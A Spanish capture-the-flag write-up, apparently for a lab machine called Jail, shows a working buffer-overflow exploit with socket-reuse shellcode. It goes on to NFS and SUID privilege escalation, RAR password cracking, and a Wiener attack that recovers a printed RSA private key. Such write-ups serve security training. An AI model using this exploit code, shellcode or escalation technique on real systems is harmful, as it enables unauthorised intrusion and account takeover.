El siguiente paso es crear un exploit para realizar la intrusión en la máquina víctima utilizando una técnica conocida como reutilización de sockets que consiste en reutilizar los descriptores de archivos de los sockets ya abiertos en lugar de crear nuevos cuando las restricciones de espacio dificultan la inyección y ejecución de un shellcode completo.

```python
#!/usr/bin/python3
from argparse import ArgumentParser
from pwn import *

def exit_handler(sig, frame):
    print("\n[!] Saliendo de la aplicacion...")
    sys.exit(1)

#evento para controlar la salida de la aplicacion con Ctrl+C
signal.signal(signal.SIGINT, exit_handler)

def shellcode_reverse_tcp():
    offset = 28 #numeros de caracteres necesarios para sobreescribir el EIP

    shellcode = b""
    shellcode += b"A"*offset
    shellcode += p32(0xffffd610+32) #direccion de memoria proporcionada por el programa

    shellcode += b"\x6a\x02\x5b\x6a\x29\x58\xcd\x80\x48\x89\xc6"
    shellcode += b"\x31\xc9\x56\x5b\x6a\x3f\x58\xcd\x80\x41\x80"
    shellcode += b"\xf9\x03\x75\xf5\x6a\x0b\x58\x99\x52\x31\xf6"
    shellcode += b"\x56\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
    shellcode += b"\x89\xe3\x31\xc9\xcd\x80"

    return shellcode
def exploit(direccion_ip):
    try:
        context(os='linux', arch='i386')
        p = remote(direccion_ip, 7411)
        p.recvuntil(b"OK Ready. Send USER command.")
        p.sendline(b"USER admin")
        p.recvuntil(b"OK Send PASS command.")
        p.sendline(b"PASS "+shellcode_reverse_tcp())

        p.interactive()
    except EOFError as e:
        print("Ha ocurrido un error en el manejo del socket: {}".format(e))

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-i", "--ip", help="Direccion IP del host a analizar", required=True)

    args = parser.parse_args()
    exploit(args.ip)
```

Al acceder a la máquina observé una cadena extraña junto al nombre de usuario. Esto es debido a la configuración de seguridad de la máquina objetivo. SELinux es una característica de seguridad en Linux que proporciona un mecanismo para soportar el acceso a políticas de control de acceso obligatorio (MAC) que restringen a los usuarios y procesos a ciertos privilegios mínimos y necesarios. Cada proceso y recurso del sistema tiene una etiqueta de seguridad especial llamada SELinux context.

```
┌──(root㉿kali)-[/home/administrador/Documentos]
└─# python3 exploit_jail.py -i 10.129.4.57
[+] Opening connection to 10.129.4.57 on port 7411: Done
[*] Switching to interactive mode

$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody) context=system_u:system_r:unconfined_service_t:s0
$ cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

$
```

Análisis del puerto 2049 (NFS)

Este servidor tiene compartidas las carpetas /var/nfsshare y /opt con la siguiente configuración:

- **root_squash:** transforma los privilegios del usuario root en los de un usuario anónimo cuando se accede a estos directorios compartidos.
- **no_all_squash** permite que los demás usuarios mantengan sus privilegios.

```
$ cat /etc/exports
/var/nfsshare *(rw,sync,root_squash,no_all_squash)
/opt *(rw,sync,root_squash,no_all_squash)
$
```

Una vez identificadas las carpetas compartidas en la máquina objetivo, procedí a montarlas en mi máquina atacante.

```
┌──(root㉿kali)-[/home/administrador]
└─# showmount -e 10.129.230.125
Export list for 10.129.230.125:
/opt          *
/var/nfsshare *

┌──(root㉿kali)-[/home/administrador]
└─# mkdir /mnt/opt

┌──(root㉿kali)-[/home/administrador]
└─# mkdir -p /mnt//var/nfsshare

┌──(root㉿kali)-[/home/administrador]
└─# mount -t nfs 10.129.230.125:/opt /mnt/opt

┌──(root㉿kali)-[/home/administrador]
└─# mount -t nfs 10.129.230.125://var/nfsshare /mnt//var/nfsshare

┌──(root㉿kali)-[/home/administrador]
└─# df -h
S.ficheros                  Tamaño Usados  Disp Uso% Montado en
udev                          4,3G      0  4,3G   0% /dev
tmpfs                         879M   1,3M  877M   1% /run
/dev/sda1                      97G    19G   74G  20% /
tmpfs                         4,3G      0  4,3G   0% /dev/shm
tmpfs                         5,0M      0  5,0M   0% /run/lock
WRITE_UP                      932G   812G  120G  88% /media/sf_WRITE_UP
tmpfs                         879M   164K  878M   1% /run/user/1000
10.129.230.125:/opt            18G   4,5G   14G  25% /mnt/opt
10.129.230.125:/var/nfsshare   18G   4,5G   14G  25% /mnt/var/nfsshare
```

Los usuarios que pertenezcan al grupo frank tienen permisos de escritura y ejecución sobre la carpeta /var/nfsshare. Además, al añadir un archivo a este directorio observé que el propietario es el usuario frank.

```
$ ls -l /opt
total 0
drwxr-x---+ 2 root root 26 Jun 26  2017 logreader
drwxr-xr-x. 2 root root  6 Mar 26  2015 rh
$ ls -l /var
total 12
drwxr-xr-x.  2 root root    19 Jun 25  2017 account
drwxr-x---.  3 root adm     19 Jul  3  2017 adm
drwxr-xr-x. 15 root root   190 Jun 25  2017 cache
drwxr-xr-x.  2 root root     6 Nov  7  2016 crash
drwxr-xr-x.  3 root root    34 Jun 25  2017 db
drwxr-xr-x.  3 root root    18 Jun 25  2017 empty
drwxr-xr-x.  2 root root     6 Nov  5  2016 games
drwxr-xr-x.  2 root root     6 Nov  5  2016 gopher
drwxr-xr-x.  3 root root    18 Dec  6  2016 kerberos
drwxr-xr-x. 55 root root  4096 Jun 18 12:41 lib
drwxr-xr-x.  2 root root     6 Nov  5  2016 local
lrwxrwxrwx.  1 root root    11 Jun 25  2017 lock -> ../run/lock
drwxr-xr-x. 21 root root  4096 Jun 18 12:41 log
lrwxrwxrwx.  1 root root    10 Jun 25  2017 mail -> spool/mail
drwx-wx--x.  2 root frank   18 Jun 18 12:48 nfsshare
drwxr-xr-x.  2 root root     6 Nov  5  2016 nis
drwxr-xr-x.  2 root root     6 Nov  5  2016 opt
drwxr-xr-x.  2 root root     6 Nov  5  2016 preserve
lrwxrwxrwx.  1 root root     6 Jun 25  2017 run -> ../run
drwxr-xr-x. 12 root root   140 Jun 25  2017 spool
drwxr-xr-x.  4 root root    28 Jun 25  2017 target
drwxrwxrwt.  7 root root  4096 Jun 18 12:43 tmp
drwxr-xr-x.  4 root root    33 Jun 25  2017 www
drwxr-xr-x.  2 root root     6 Nov  5  2016 yp
$ ls -l /var/nfsshare/test
-rw-rw-r--. 1 frank frank 0 Jun 18 12:48 /var/nfsshare/test
```

Por tanto, desarrollé un script en C que me permitiera cambiar de usuario haciendo uso de la función setreuid(1000, 1000) para cambiar el ID de usuario real y efectivo del proceso a 1000.

```c
#include <stdlib.h>
#include <unistd.h>

int main(void) {
    setreuid(1000, 1000);
    system("/bin/bash");
    return 0;
}
```

Al intentar ejecutar el binario en la máquina objetivo no pudo encontrar la versión 2.34 de la librería glibc. Este error se produce porque la máquina objetivo es algo antigua y utiliza una versión más antigua de la librería glibc.

```
$ ls -l /var/nfsshare/shell
-rwsr-xr-x. 1 frank frank 16008 Jun 18 12:51 /var/nfsshare/shell
$ ./var/nfsshare/shell
./var/nfsshare/shell: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./var/nfsshare/shell)
$
```

Para solucionar el problema de la discrepancia de la versión de la librería glibc, utilicé Docker, ya que permite desarrollar, enviar y ejecutar aplicaciones en contenedores:

- En primer lugar descargué la imagen de Centos:7 Docker.
- Por último, actualicé el sistema e instalé gcc dentro del contenedor y compile el script que había desarrollado en C.

```
┌──(root㉿kali)-[/home/administrador/Documentos]
└─# docker pull centos:7
7: Pulling from library/centos
2d473b07cdd5: Pull complete
Digest: sha256:be65f488b7764ad3638f236b7b515b3678369a5124c47b8d32916d6487418ea4
Status: Downloaded newer image for centos:7
docker.io/library/centos:7

┌──(root㉿kali)-[/home/administrador/Documentos]
└─# docker run -it --rm centos:7 /bin/bash


[root@06fd20bf1326 /]# yum update -y
Loaded plugins: fastestmirror, ovl
Determining fastest mirrors
 * base: mirrors.evoluso.com
 * extras: mirrors.evoluso.com
 * updates: mirrors.evoluso.com
```

Una vez que tuve el entorno de Docker configurado correctamente, descargué el script en C que me permitiría cambiar de usuario. Una vez que el script estuvo en el contenedor, lo compilé utilizando gcc.

```
[root@06fd20bf1326 home]# wget http://10.0.2.15:8000/shell.c
--2024-06-18 20:03:18--  http://10.0.2.15:8000/shell.c
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155 [text/x-csrc]
Saving to: 'shell.c'

100%[=========================================================================================================================================================>]

2024-06-18 20:03:18 (32.1 MB/s) - 'shell.c' saved [155/155]

[root@06fd20bf1326 home]# gcc shell.c -o shell
[root@06fd20bf1326 home]# ls -l
total 16
-rwxr-xr-x 1 root root 8416 Jun 18 20:03 shell
-rw-r--r-- 1 root root  155 Jun 18 19:50 shell.c
[root@06fd20bf1326 home]#
```

Después de descargar en la carpeta compartida el binario compilado, lo ejecuté en la máquina objetivo. Dado que el script tenía permisos SUID y era propiedad del usuario frank, al ejecutarlo, se abrió una nueva shell con los privilegios de este usuario:

```
$ ls -l /var/nfsshare/shell
-rwsr-xr-x. 1 frank frank 8416 Jun 18 13:06 /var/nfsshare/shell
$ ./var/nfsshare/shell
$ id
uid=1000(frank) gid=99(nobody) groups=99(nobody) context=system_u:system_r:unconfined_service_t:s0
$ ls -l
total 4
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Desktop
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Documents
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Downloads
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Music
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Pictures
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Public
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Templates
drwxr-xr-x. 2 frank frank  6 Jun 25  2017 Videos
drwxr-x---. 2 frank frank 26 Jun 26  2017 bin
drwxr-x---. 2 frank frank 27 Jun 26  2017 logs
-r--------. 1 frank frank 33 Jun 18 12:43 user.txt
$ cat user.txt
```

Escalada de privilegios

Dado que el puerto 22 (el puerto por defecto para SSH) estaba abierto en la máquina objetivo, decidí crear una clave pública SSH. Tras generar el par de claves hice una copia de la clave pública id_ed25519.pub y la renombré como authorized_keys y la descargué en el servidor.

```
┌──(administrador㉿kali)-[~/.ssh]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/administrador/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/administrador/.ssh/id_ed25519
Your public key has been saved in /home/administrador/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:3ZNR4Y5yXI05sTqixwlY1rwsYMKAjZA+2t8ExqE1wGo administrador@kali
The key's randomart image is:
+--[ED25519 256]--+
|o*o.          +. |
|+ oo+    o   o * |
|.. +ooo o o . B .|
|.E. +o = o + B . |
|o... .. S * X .  |
|. .   .  = = o   |
|   . o  . +      |
|    . .  .       |
|                 |
+----[SHA256]-----+
```

Después de sesión como usuario frank, utilicé el comando sudo -l. El usuario frank podría escalar privilegios al usuario adm utilizando rvim.

```
┌──(administrador㉿kali)-[~/.ssh]
└─$ ssh frank@10.129.4.57
The authenticity of host '10.129.4.57 (10.129.4.57)' can't be established.
ED25519 key fingerprint is SHA256:EDRmVqe5F/kWQaAYcJa7S1KHu5eANG67Izd7IasI8dY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.4.57' (ED25519) to the list of known hosts.
[frank@localhost ~]$ id
uid=1000(frank) gid=1000(frank) grupos=1000(frank) contexto=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[frank@localhost ~]$
```

```
[frank@localhost ~]$ sudo -l
Matching Defaults entries for frank on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTH

User frank may run the following commands on this host:
    (frank) NOPASSWD: /opt/logreader/logreader.sh
    (adm) NOPASSWD: /usr/bin/rvim /var/www/html/jailuser/dev/jail.c
[frank@localhost ~]$
```

Antes de poder acceder como usuario adm, necesitaba obtener una shell interactiva, para, después acceder como usuario adm:

Una vez que obtuve acceso como usuario adm, investigué el directorio /var/adm. Uno de estos archivos, llamado “note.txt”, indica que la contraseña para cualquier cosa cifrada debe ser el apellido de Frank, seguido de un número de 4 dígitos y un símbolo. Además encontré un mensaje que estaba encriptado.

Después de investigar todos los archivos en el directorio /var/adm, encontré un archivo RAR que codifiqué en base64 y lo transferí a mi máquina de atacante.

El archivo comprimido "keys.rar" estaba protegido por contraseña, sin embargo, el mensaje descubierto anteriormente podría contener la contraseña que necesitaba.

Más tarde, logré descifrar el mensaje haciendo uso de **quipqiup**, una herramienta de descifrado en línea. Este mensaje parecía ser una pista sobre la contraseña del archivo RAR.

Para crackear el archivo RAR, hice lo siguiente:

- **Conversión del Archivo RAR a un Formato de Hash** utilizando el comando rar2john para convertir el archivo RAR a un formato de hash que podría ser crackeado por hashcat.

- **Generación de contraseñas candidatas:** Este comando genera una lista de contraseñas candidatas basadas en el patrón Morris1962?s. Frank Morris fue quien escapó de la cárcel de Alcatraz en 1962 y, además el archivo "note.txt" indicaba que la contraseña es un apellido seguido de un número de 4 dígitos y un símbolo.

```
┌──(root㉿kali)-[/home/administrador/Documentos]
└─# rar2john keys.rar > ./hash.txt
! file name: rootauthorizedsshkey.pub

┌──(root㉿kali)-[/home/administrador/Documentos]
└─# cat hash.txt
keys.rar:$RAR3$*1*723eaa0f90898667*eeb44b5b*384*451*1*a4ef3a3b7fab5f8ea48bd08c77bfaa082d3da7dc432f9805f1683073b9992bdc24893a6f5cee2f9a6339d1b6a
373c30e3503e8843a1556e373bdaccbaffc6ccbbb93c318b49585447b0b4f02178b464caddfefc9d545abbbd08943d86edec7d12b1c5d8e1cac47fd6a79fd890ca5e95d37e2d96e
8ec90d165b98906e61de7380510048a1eb7b0deca6a43f819acd3ba9bf56f23f6546ba0d39aa860b8760a0bcdfc73d273cc3996e7675a7ae3cc66d753cf6074127cf9781755d972
ab2a91845f2e8e052a61635b5d8f05c4cb2b4cf75c586cfcdf8f0e66c3101fd352e52f3f29e2281995356217e93ffeaca388a15829d6*33:1::rootauthorizedsshkey.pub

┌──(root㉿kali)-[/home/administrador/Documentos]
└─# hashcat --stdout -a 3 Morris1962?s > ./wordlist.txt

┌──(root㉿kali)-[/home/administrador/Documentos]
└─# cat wordlist.txt
Morris1962.
Morris1962@
Morris1962*
Morris1962!
Morris1962-
Morris1962_
Morris1962/
Morris1962+
Morris1962#
Morris1962,
Morris1962)
Morris1962$
```

Haciendo uso de las contraseñas generadas por hashcat, intenté crackear la contraseña del archivo RAR utilizando John the Ripper. La contraseña resultó ser Morris1962!.

```
┌──(root㉿kali)-[/home/administrador/Documentos]
└─# john --wordlist=./wordlist.txt ./hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (rar, RAR3 [SHA1 256/256 AVX2 8x AES])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Morris1962!      (keys.rar)
1g 0:00:00:00 DONE (2024-06-10 11:51) 1.851g/s 61.11p/s 61.11c/s 61.11C/s Morris1962...Morris1962
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Una vez que tuve la contraseña, pude descomprimir el archivo RAR y ver su contenido. Dentro del archivo RAR, encontré una clave pública para el protocolo SSH.

```
┌──(root㉿kali)-[/home/administrador/Documentos]
└─# echo Morris1962! | unrar x keys.rar

UNRAR 7.01 beta 1 freeware      Copyright (c) 1993-2024 Alexander Roshal


Extracting from keys.rar

Enter password (will not be echoed) for rootauthorizedsshkey.pub:
Extracting  rootauthorizedsshkey.pub                                  OK
All OK

┌──(root㉿kali)-[/home/administrador/Documentos]
└─# cat rootauthorizedsshkey.pub
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBgQYHLL65S3kVbhZ6kJnpf072
YPH4Clvxj/41tzMVp/O3PCRVkDK/CpfBCS5PQV+mAcghLpSzTnFUzs69Ys466M//
DmcIo1pJGKy8LDrwdpsSjVmvSgg39nCoOYMiAUVF0T0c47eUCmBloX/K8QjId6Pd
D/qlaFM8B87MHZlW1fqe6QKBgQVY7NdIxerjKu5eOsRE8HTDAw9BLYUyoYeAe4/w
Wt2/7A1Xgi5ckTFMG5EXhfv67GfCFE3jCpn2sd5e6zqBoKlHwAk52w4jSihdzGAx
I85LArqOGc6QoVPS7jx5h5bK/3Oqm3siimo8O1BJ+mKGy9Owg9oZhBl28CfRyFug
a99GCw==
-----END PUBLIC KEY-----
```

Con el fin de obtener la clave privada, utilicé la herramienta RsaCtfTool que puede ser utilizada para atacar claves RSA débiles y obtener la clave privada correspondiente a la clave pública.

```
[*] Performing wiener attack on /home/administrador/Documentos/rootauthorizedsshkey.pub.
 24%|
[*] Attack success with wiener method !
[+] Total time elapsed min,max,avg: 0.0004/60.0142/11.0707 sec.

Results for /home/administrador/Documentos/rootauthorizedsshkey.pub:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIICOgIBAAKBgQYHLL65S3kVbhZ6kJnpf072YPH4Clvxj/41tzMVp/O3PCRVkDK/
CpfBCS5PQV+mAcghLpSzTnFUzs69Ys466M//DmcIo1pJGKy8LDrwdpsSjVmvSgg3
9nCoOYMiAUVF0T0c47eUCmBloX/K8QjId6PdD/qlaFM8B87MHZlW1fqe6QKBgQVY
7NdIxerjKu5eOsRE8HTDAw9BLYUyoYeAe4/wWt2/7A1Xgi5ckTFMG5EXhfv67GfC
FE3jCpn2sd5e6zqBoKlHwAk52w4jSihdzGAxI85LArqOGc6QoVPS7jx5h5bK/3Oq
m3siimo8O1BJ+mKGy9Owg9oZhBl28CfRyFuga99GCwIgCMdb8cTpq+uOUyIK2Jrg
PNxrCGF8HNhw8qT9jCez3aMCQQHBKGne1ibAwbqvPTd91cBUKfFYYIAY9a6/Iy56
XnGBS35kpKZB7j5dMZxxOwPDowgZr9aGNAzcFAeCaP5jj3DhAkEDb4p9D5gqgSOc
NXdU4KxzvZeBQn3IUyDbJ0J4pniHZzrYq9c6MiT1Z9KHfMkYGozyMd16Qyx4/Isf
bc51aYmHCQIgCMdb8cTpq+uOUyIK2JrgPNxrCGF8HNhw8qT9jCez3aMCIAjHW/HE
6avrjlMiCtia4DzcawhhfBzYcPKk/Ywns92jAkEBZ7eXqfWhxUbK7HsKf9IkmRRi
hxnHNiRzKhXgV4umYdzDsQ6dPPBnzzMWkB7SOE5rxabZzkAinHK3eZ3HsMsC8Q==
-----END RSA PRIVATE KEY-----
```

Después de obtener la clave privada, inicié sesión en la máquina objetivo utilizando el protocolo ssh, pero recibí el siguiente error:

```
┌──(root㉿kali)-[/home/administrador/Documentos]
└─# ssh -i id_rsa root@10.129.4.57
The authenticity of host '10.129.4.57 (10.129.4.57)' can't be established.
ED25519 key fingerprint is SHA256:EDRmVqe5F/kWQaAYcJa7S1KHu5eANG67Izd7IasI8dY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.4.57' (ED25519) to the list of known hosts.
sign_and_send_pubkey: no mutual signature supported
root@10.129.4.57's password:
```

Este error se produce cuando el tipo de clave utilizada no es compatible con el servidor SSH. La configuración del servidor SSH tiene una opción llamada **PubkeyAcceptedKeyTypes**, que determina qué tipos de claves públicas se aceptarán.

Bibliografía

https://access.redhat.com/documentation/es-es/red_hat_enterprise_linux/8/html-single/using_selinux/index
https://www.cartagena99.com/recursos/tuneapdf/index.php?archivo=alumnos/temarios/210618010508-Tema%202.4.%20Programacion%20con%20sockets.pdf
https://learn.microsoft.com/es-es/windows/win32/winsock/sol-socket-socket-options